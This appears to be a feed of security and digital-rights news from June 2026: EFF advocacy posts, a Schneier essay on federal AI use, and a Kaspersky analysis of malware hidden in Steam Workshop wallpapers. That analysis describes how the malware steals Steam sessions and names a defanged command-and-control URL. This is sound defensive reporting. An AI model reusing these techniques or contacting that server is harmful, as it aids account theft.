❌

Normal view

SailPoint to Acquire Entro in Reported $200 Million Deal

18 June 2026 at 10:36

Israel-based Entro specializes in non-human identity and credential security solutions, and it will enable SailPoint to enhance its products.

The post SailPoint to Acquire Entro in Reported $200 Million Deal appeared first on SecurityWeek.

Kodak Admits Data Breach After ShinyHunters Hack Claims

18 June 2026 at 09:18

Kodak told SecurityWeek it believes there is no threat to its systems or operations as a result of the cybersecurity incident.

The post Kodak Admits Data Breach After ShinyHunters Hack Claims appeared first on SecurityWeek.

The Free and Open Web Is Under Attack at the IETF

17 June 2026 at 23:26

The ability to access publicly available information using automated tools is a central value and benefit of a free and open internet. Automated access—often called crawling or scraping—powers important, useful tools for locating, preserving, and analyzing online information. For example, crawling and scraping helps journalists, researchers, and watchdog organizations report the news, find security flaws, and investigate discrimination. Crawling the web allows non-profits like the Internet Archive to preserve historical copies of websites. Tools for automated comparison shopping allow consumers to find the best deals on items they want to buy. And so on.

Yet the open internet access is increasingly under threat from publishers and Big Tech companies alike. Fearing lost advertising and licensing revenues, website operators increasingly claim that they need to lock down their sites from bots that crawl public web content to train or operate AI models. Some companies are even trying to embed their business models into internet standards by changing Internet Engineering Task Force (IETF) technical standards that shape much of the internet.

Many of their economic anxieties are understandable. AI bots can strain websites’ infrastructure, in some cases, degrading site performance or taking them offline altogether. Upgrading systems costs money that some sites may not have. And AI is likely to disrupt the business models many publishers adopted in response to the rise of the internet, if users rely on AI overviews instead of visiting source websites.

However reasonable these fears may be, the answer is not to change the IETF standards from neutral protocols that encourage openness to restrictive requirements designed to monetize internet access.

The worst of these proposed standards would give websites far greater ability to automatically block legitimate, lawful scraping and crawling. For example, the AI Preferences working group is working on proposals to give publishers a way to express “preference signals” against crawling web data for AI-related purposes, including to train models, generate outputs, and help users search the web. These preference signals would be expressed through robots.txt and could potentially become legally binding in some jurisdictions.

Another working group, called Web Bot Auth, is pursuing efforts to protect sites from overly-aggressive bots that strain website resources—a positive goal that could meaningfully improve the internet in the AI era. But Web Bot Auth is simultaneously pursuing a much more dangerous path as well: standards changes that would enable sites to cryptographically identify bots so that they can more easily block anyone they wish—not just “bad” actors, but competitors, dissidents, or anyone who hasn’t paid for the right to access sites using automated tools. If sites restrict crawling to a preapproved list of cryptographically authenticated bots, they could require licensing payments from those wishing to crawl their sites. This would close off the open web to researchers, archivists, and startups without the ability to pay for automated access.  

Websites may have legitimate reasons to worry about AI’s impacts on their traffic and advertising revenue, but those reasons must be weighed against the benefits of the open web. These proposals would effectively give website operators veto power over a wide range of important uses—from the investigations and archival works described above to accessibility tools for people with disabilities, to research efforts aimed at holding governments accountable.

That is why we are fighting back against these threats to open access. EFF and our allies in the open internet community have successfully resisted some of the most dangerous IETF proposals thus far—and won’t stop working to protect the open web from efforts to manipulate internet standards to undermine the right to freely access the internet in any legal way, including with automated tools.

The NO FAKES Act Could Silence Satire, Commentary, And News

17 June 2026 at 22:33

The NO FAKES Act is supposed to target harmful AI-generated impersonations. But in reality, it will make it easier to suppress commentary, satire, and other lawful speech. That's why EFF has signed a letter urging the Senate Judiciary Committee not to advance the bill in its current form.

Take action

Tell Congress to Say No to NO FAKES

In the letter, EFF joins a coalition of civil society groups in pointing out that the bill would import many of the worst features of the DMCA notice-and-takedown system into an even broader range of online expression. Faced with a “heckler’s veto” over legal speech, platforms will have incentives to remove content first and ask questions later. 

The bill offers no protection for a platform’s judgment about an often difficult question—whether a particular piece of content is satire, parody, commentary, or news. Any platform that guesses wrong faces penalties of up to $750,000 per work. 

NO FAKES could also undermine the rights of the people it is supposed to protect. The new federal “likeness” right could be licensed or transferred to others, so individuals will lose control over the use of their own face and voice. That’s not theoretical—workers in the entertainment industry are routinely asked to sign broad contracts about the future use of their likenesses.

As the letter notes: 

A background actor who signs a release on set or an ordinary person who clicks through a platform's terms of service could end up with the right to their own face and voice in someone else's hands, for years, with federal enforcement behind it. 

EFF and the other signatories urge Congress to examine existing legal remedies and pursue narrowly tailored solutions to genuine harms. The last thing we need is a sweeping new intellectual property right that threatens free expression. 

In addition to EFF, the letter is signed by the Center for Democracy & Technology, the American Civil Liberties Union, Fight for the Future, Foundation for Individual Rights and Expression, the Organization for Transformative Works, Public Knowledge, the R Street Institute, The Future of Free Speech, and the Woodhull Freedom Foundation. Read the full letter here. 

Take action

Tell Congress to Say No to NO FAKES

Webinar Today: How Modern Breaches Bypass MFA and Evade Detection

17 June 2026 at 16:07

Attendees will learn how attackers evade conventional detection methods, why legacy MFA alone is no longer sufficient, and how organizations can strengthen their defenses.

The post Webinar Today: How Modern Breaches Bypass MFA and Evade Detection appeared first on SecurityWeek.

AI Use by the US Government

17 June 2026 at 13:04

On 14 April, the Trump administration quietly acknowledged the widespread use of AI to automate government processes. The office of management and budget (OMB) disclosed a staggering 3,611 active or planned use cases for AI across the federal government. The list has ballooned by 70% from the one published in the final year of the Biden administration, and includes many disturbing-seeming plans to hand over sensitive governmental functions to AI.

Scanning this list, many readers may find many causes for alarm. It represents a transfer of decision processes from human to machine on a massive scale over matters of individual freedom, public health and well-being, nuclear reactor safety and more.

Consider these examples. The Health and Human Services’ (HHS) office of administration for children and families hired the world’s “scariest AI company,” Palantir—notorious for its work on behalf of the military, the CIA and ICE—to scan all grant applications to flag those not ideologically aligned with the administration’s dictates. The Federal Bureau of Prisons is developing an AI system to assess the “potential for misconduct for newly admitted inmates,” routing people into high-security confinement before they have actually done anything wrong in their custody. These read like programs fit for a Philip K Dick or George Orwell novel.

Other use cases insert AI into life-and-death decision making. The Department of Veterans Affairs is developing an AI that will listen in on calls to the veterans crisis line, and then gather information from external databases to assess the mental state and suicide risk of the caller.

The Department of Energy is testing the use of AI to control nuclear reactors, targeting a way to autonomously respond to potential nuclear safety incidents. Here’s one that’s disturbing for its retirement, rather than its deployment: the state department has ended a program to use AI to forecast mass civilian killings, which had been intended to aid conflict prevention.

While it’s easy to raise questions about these and similar uses of AI, the reality is that any of these programs could be implemented responsibly. In some cases, like the HHS system, the AI might be enforcing alignment to a policy prescription that opponents abhor. But that concern is more about the policy itself rather than the idea that agencies should comply with executive orders.

In other cases, there may even be bipartisan agreement on the goal, like taking urgent action to help veterans at risk of self-harm. Lots of work and validation is needed to prove AI safe and effective for these use cases and convince the public it is appropriate, but the idea is plausible.

In other cases, a scary-sounding AI use may not even be new. The use of predictive methods and statistics to assign prisoner security classifications goes back decades, even if such systems are often biased and ineffective.

Using autonomous systems for model predictive control (MPC) of nuclear reactors is a well studied, and a widely applied aspect of nuclear plant management. And the recently disclosed addition of AI was initiated under the Biden administration.

But anyone reviewing the 2025 inventory could be forgiven for leaping to severe conclusions. What matters are the details of how the AI system is used, and here the inventory is severely lacking.

The disclosures carry minimal information, and lack the context necessary to understand their purpose and approach. The descriptions are typically just a sentence, and rarely more than a paragraph.

And while the process theoretically involves some form of public consultation, in reality there is generally none. It would take an eagle-eyed citizen to even come across this disclosure. Unless you read FedScoop regularly, or watch the OMB’s federal chief information officer’s GitHub account, you probably missed it.

Only one of the examples cited above (the DoJ) even proposes to involve the public. Under the administration’s policy, it’s not required for the rest because they are not classified as “high impact” use cases—a label that is applied inconsistently across agencies.

We wrote a book surveying applications of AI to democratic processes worldwide, including executive agencies as well as the courts, legislatures and politics. Our conclusion was that, while there are inappropriate applications of AI in governance that should be resisted, an urgent need to reform the economics of AI, and an imperative for renovating the democratic systems it is being unleashed on, there are also valuable and beneficial use cases for AI in government.

Machine translation is a good example. Customs and Border Protection (CBP) has deployed an AI translation system to help officers when human interpreters are not available. The idea that CBP, an agency under heavy scrutiny for reported abuses of human rights, would direct people to talk to a machine instead of a person may strike many as inhumane.

It’s true that human interpreters have very real advantages when it comes to understanding nuance from physical cues and social context. But an officer with a competent AI translator available immediately is better than one who cannot communicate with the person in front of them.

The Trump administration’s AI use case inventory has 70 such translation use cases, up from 58 in the Biden administration’s 2024 disclosure.

Disclosure of AI use cases could be a means to build public confidence and trust, but only if paired with consistent, meaningful public consultation. Washington DC and California are actively engaging the public to determine where and how it’s appropriate to use AI in government processes, or for government to regulate AI use in society.

Both have held public deliberations on this topic at a wide scale, using AI platforms. These examples demonstrate the potential for capturing broad-based public input to steer AI policy.

The international gold standard was arguably set by the French in 2016, via their Digital Republic Act. The law, itself informed by an online citizen consultation, requires all algorithms used to automate government administrative decisions to be subject to public records requests, to be appealable to a human reviewer, and to have mandatory notification of the use of automation to those affected by the decisions.

Canada offers another example of what more rigorous and participatory disclosure might look like. In 2025, they launched an AI use case registry, not unlike the US inventory. However, Canada also has a federal directive mandating a transparent risk-scoring and impact assessment process for automated systems that make administrative decisions about citizens.

That longstanding directive requires a detailed explanation of risks and benefits as well as consultation with certain stakeholders from the conception of the AI use case. The Canadian system could be improved; it could require a public comment period and an obligation for agencies to respond substantively to feedback before engaging in sensitive uses of AI.

AI offers real potential to improve the efficacy, efficiency and accessibility of government. But, equally, there is legitimate reason for public concern and distrust that can only be addressed through transparency and dialog. The US should adopt, at the federal and state level, algorithmic impact risk assessment procedures and public comment processes to facilitate a safe, trusted, equitable transformation of government agencies to take advantage of modern technology.

This essay was written with Nathan E. Sanders, and originally appeared in The Guardian.

Oracle’s Second Monthly Security Updates Deliver 245 Patches 

17 June 2026 at 11:04

Oracle has released its June 2026 Critical Security Patch Update to fix vulnerabilities in Communications, EBS, Enterprise Manager and other products.

The post Oracle’s Second Monthly Security Updates Deliver 245 Patches  appeared first on SecurityWeek.

Onward, Friends

16 June 2026 at 20:56

After 26 years, today is my last day at EFF. It's been a terrific and wild ride — the organization has grown from a tiny band of fighty people trying to plant a flag for freedom and justice in the coming digital world into a large, established band of fighty people doing, well, much the same. The world around us has changed enormously. Our core values haven't budged.

cartoon of EFF as superheros

I'm proud of what we've achieved: freeing encryption, defending coders, pushing to rein in government and corporate surveillance and ensure the right to have a private conversation online, standing up for free speech and anonymous speech, fighting for network neutrality and safe voting machines, busting stupid patents, and making sure copyright didn't become the one law that rules the internet. That's only the start. We've stopped more bad legislative, regulatory, and legal ideas than I can count, built tools that millions rely on to protect their privacy, and helped encrypt the web. I've long said EFF is the plumber of the internet — finding the clogs and barriers that prevent technology from serving freedom, justice, and innovation for everyone.  

In addition to presenting cases in courts across the land, testifying in Congress and in California, in the European Parliament and at the United Nations, I went onto the internet with Stephen Colbert and engaged in a healthy disagreement with Jon Stewart.  I wrote a lot of it down in a book, hoping to recruit others to the cause.  The work has been hard and often frustrating at times.  But looking back, the fun parts are what I remember most.   

None of it would have been possible without EFF’s stalwart members. More than 30,000 people, some with big wallets and some with small ones, give us what we need to stand up to bullies and fight for the long haul. EFF has always served as a beacon for people who know that for technology to support freedom, justice, and innovation for all the people of the world, we need a dedicated band of folks working overtime on behalf of users, innovators, and creators. 

There's still plenty left to do. We haven't killed the third-party doctrine, tamed the surveillance business model, or gotten metadata the constitutional protection it deserves. Stupid patents persist as does the overreach of DMCA section 1201 and the Computer Fraud and Abuse Act. The government is now the largest purchaser of data from shady brokers, communities everywhere are fighting license plate readers and other street-level surveillance, and we haven't reined in NSA and FBI spying nearly enough. Meanwhile, the rise of AI is supercharging problems we've fought against for years. 

But I'm proud of what we've built together. I'm grateful to every EFFer — past, present, and future — who threw in with us when the odds were long and the pay was much better elsewhere. I'm grateful to the EFF Board and especially to my mentors and friends Pam Samuelson and Shari Steele, along with my longtime partner in justice, Lee Tien, who has been working with me since the Bernstein case. Fighting for justice is easier when you have a posse: coworkers, co-counsel, coalitions, interns, volunteers, and the heroic clients who trusted us to steward their cases in ways that bent the law toward everyone's benefit. Twenty-six years later, EFF is part of a global diaspora of organizations defending internet freedom — and I'm proud of that too. 

I'm stepping down because good leaders should make way for new ones, and the time feels right. EFF is strong and full of fight. My successor Nicole Ozer — a longtime friend and collaborator — is exactly the right person for this moment. She understands EFF's role and values at a deep level and will protect them while helping the organization rise to meet what's coming. 

As for me, I'm not going far. After a few months off to reflect and walk dogs, I plan to get back into the fight for justice — likely heading back into the courtroom. And I'll be watching, cheering, donating, and wearing the merch from EFF, just like the rest of you.

Cindy Cohn with her 2 Bernese Mountain Dogs at sunset


WordPress PBN Plugin Drops Dual Webshells via Database Injection

16 June 2026 at 19:58
WordPress PBN Plugin Drops Dual Webshells via Database Injection

During a recent incident response engagement, our team uncovered a multi-stage WordPress infection that goes beyond the usual file-based malware. The attacker combined a fake plugin, a remote command-and-control server, and two PHP web shells stored directly inside the WordPress database.

The campaign is operated by a Turkish-speaking threat actor and is built around a classic SEO monetization scheme: hidden backlink injection for a Private Blog Network (PBN), most likely tied to the gambling and adult affiliate niche.

Continue reading WordPress PBN Plugin Drops Dual Webshells via Database Injection at Sucuri Blog.

Dozens of malicious wallpapers found on Steam Workshop: gamers’ accounts at risk

16 June 2026 at 11:00

Since late 2025, malware has been spreading rapidly through the Steam Workshop, the gaming platform’s built-in service for players to create and share custom content. The attackers are primarily targeting gamers in China and Russia, aiming to hijack their accounts. To pull this off, they are exploiting Wallpaper Engine – a popular live wallpaper app available on Steam – specifically leveraging its Workshop sharing feature. The malware is hidden inside the wallpaper packages users share with one another. Running one of these compromised wallpapers can lead to a stolen Steam account or leave the victim’s system infected with backdoors or crypto miners.

What is Wallpaper Engine?

Wallpaper Engine is an app that allows you to put animated wallpapers on your desktop. It’s available for both Windows and Android, though our investigation focused strictly on the Windows version. Thanks to a massive Steam community, the app is quite popular, boasting around 100,000 daily active users and nearly a million reviews. It comes with a built-in editor so users can create their own designs, and it supports a few different wallpaper types:

  • Videos: MP4, WebM, and other common video formats
  • Scenes: interactive wallpapers built inside the app’s own editor
  • Web pages: HTML pages powered by JavaScript and CSS, which can also include audio and video elements
  • Applications: active windows from third-party Windows-compatible software that Wallpaper Engine sets as the user’s desktop background

That last type, application wallpapers, is where things get risky, because these are essentially standalone programs. They can be anything from mini-games you play right on your desktop, to planners, calendars, system monitors, or widgets tracking your CPU or GPU usage.

Application wallpapers: a built-in security risk

The whole concept of “application wallpapers” essentially allows foreign code to be run directly on your computer. Cybercriminals took note of this feature and started embedding malware right into these types of wallpapers. Because Wallpaper Engine relies on Steam Workshop for content sharing, anyone can create a wallpaper and publish it for the community to download and install for free. Naturally, this setup is a magnet for bad actors.

We discovered dozens of these malicious application wallpapers floating around Steam Workshop, and each one had already been downloaded thousands – or even tens of thousands – of times.

Here's what these infected wallpapers look like on Steam Workshop

When we analyzed them, we caught two different methods the attackers were using to spread their malware:

  • An archive containing the executable wallpaper alongside the malicious files. This payload usually consisted of compromised EXE files, DLLs, or malicious scripts.
  • In other cases, attackers threw a curveball by hiding the malware inside a password-protected archive. Either the victim was tricked into typing the password, or a script handled it automatically. The attackers would hide the password in plain sight – either right in the archive’s name or inside a JSON configuration installed along with other wallpaper files. For all the other variations, the payload triggered automatically when the user selected and applied the wallpaper.

Inside an infected game wallpaper

Main screen of the wallpaper application

Main screen of the wallpaper application

On the surface, this wallpaper sample (above) we uncovered in December 2025 looks completely harmless. Once launched, there’s absolutely nothing to trigger your suspicion. The built-in game boots up flawlessly, runs smoothly, and the desktop controls work exactly as they should. But behind the scenes, a full-blown infection is underway. Within just a few minutes, a user might suddenly realize their Steam account has been hijacked, or find their computer crippled by malware, with their files being encrypted by ransomware or their system performance tanking because of a hidden crypto miner.

How the malware deploys

How the malware deploys


Once the game wallpaper launches, it drops a backdoor file called Synaptics.exe (part of the DarkKomet malware family) straight into the victim’s system. At the same time, an executable named ._cache_GAME1.exe fires up to boot the actual game, NTRaholic.


But that ._cache_GAME1.exe module is doing double duty. It simultaneously installs a custom version of a system library called AggregatorHost.dll with a payload inside. This modified library has one main objective: track down the Steam app on the computer and hunt for account credentials.

Looking for the Steam app

Looking for the Steam app


Next, the modified library hijacks the user’s live Steam session.

Hijacking the Steam session

Hijacking the Steam session

After that, the compromised AggregatorHost.dll sends all the collected data to a server controlled by the hackers at hxxp://120.48.156[.]17/ey.php. Once the attackers have control of that active session, they can use the victim’s account to upload even more malicious wallpapers to Steam Workshop.

Attribution and victims

The game wallpaper described above is just one flavor of the many variations we uncovered during our research. By weaponizing the application wallpaper feature, bad actors have successfully distributed almost every type of malware under the sun – from popular infostealers and backdoors to crypto miners and botnet loaders.


Because the range of tools being used is so diverse, we suspect this isn’t the work of a single mastermind. Instead, it looks like multiple scattered, independent hacking groups are all jumping on the same trend. Right now, the primary targets are gamers in China. The wallpaper art styles and titles are tailored specifically to them, and the data backs it up: our security systems caught a staggering 89% of the malicious download attempts happening right there. That said, there’s absolutely nothing stopping these attackers from pivoting and launching a similar campaign in any other part of the world. Russia comes in second place for total downloads at 5.5%, followed by a smattering of other countries and territories: Singapore (1.4%), Hong Kong (0.9%), Germany (0.9%), Vietnam (0.9%), India (0.5%), and Canada (0.5%).

Malicious app wallpaper downloads by region

How to stay safe

Our investigation proves that even trusted platforms like the Steam Workshop aren’t completely safe from malware. In most cases, we caught old, familiar threats such as DarkKomet, the Lumma and Vidar infostealers, and the RenEngine loader. Kaspersky solutions can easily spot and block all of these payloads, no matter how clever the packaging is, thanks to our proactive security layers. Here are some of the specific threat detection verdicts assigned to the objects we discovered during our research:

  • HEUR:Trojan-PSW.Win32.gen
  • HEUR:Trojan-PSW.Win32.Python.gen
  • HEUR:Backdoor.Win32.DarkKomet
  • Trojan-Dropper.Python.Agent
  • HEUR:Trojan-Ransom.Win32.Gen.gen
  • PDM:Trojan.Win32.Generic.

By the time this post went live, the Steam team had already scrubbed the identified malicious wallpapers and links from the platform. However, given how frequently new infected wallpapers keep popping up on the Steam Workshop, you shouldn’t rely on Steam to catch everything. It’s highly recommended to run an antivirus scan on these types of wallpapers before you actually apply them.

Indicators of compromise

MD5

C2 servers

Malicious wallpapers

Update, June 17

We have since confirmed that the malicious wallpapers were present in the app as early as August 2025.


EFFecting Change: LGBTQ+ Solidarity Against the Tide of Surveillance

16 June 2026 at 01:35

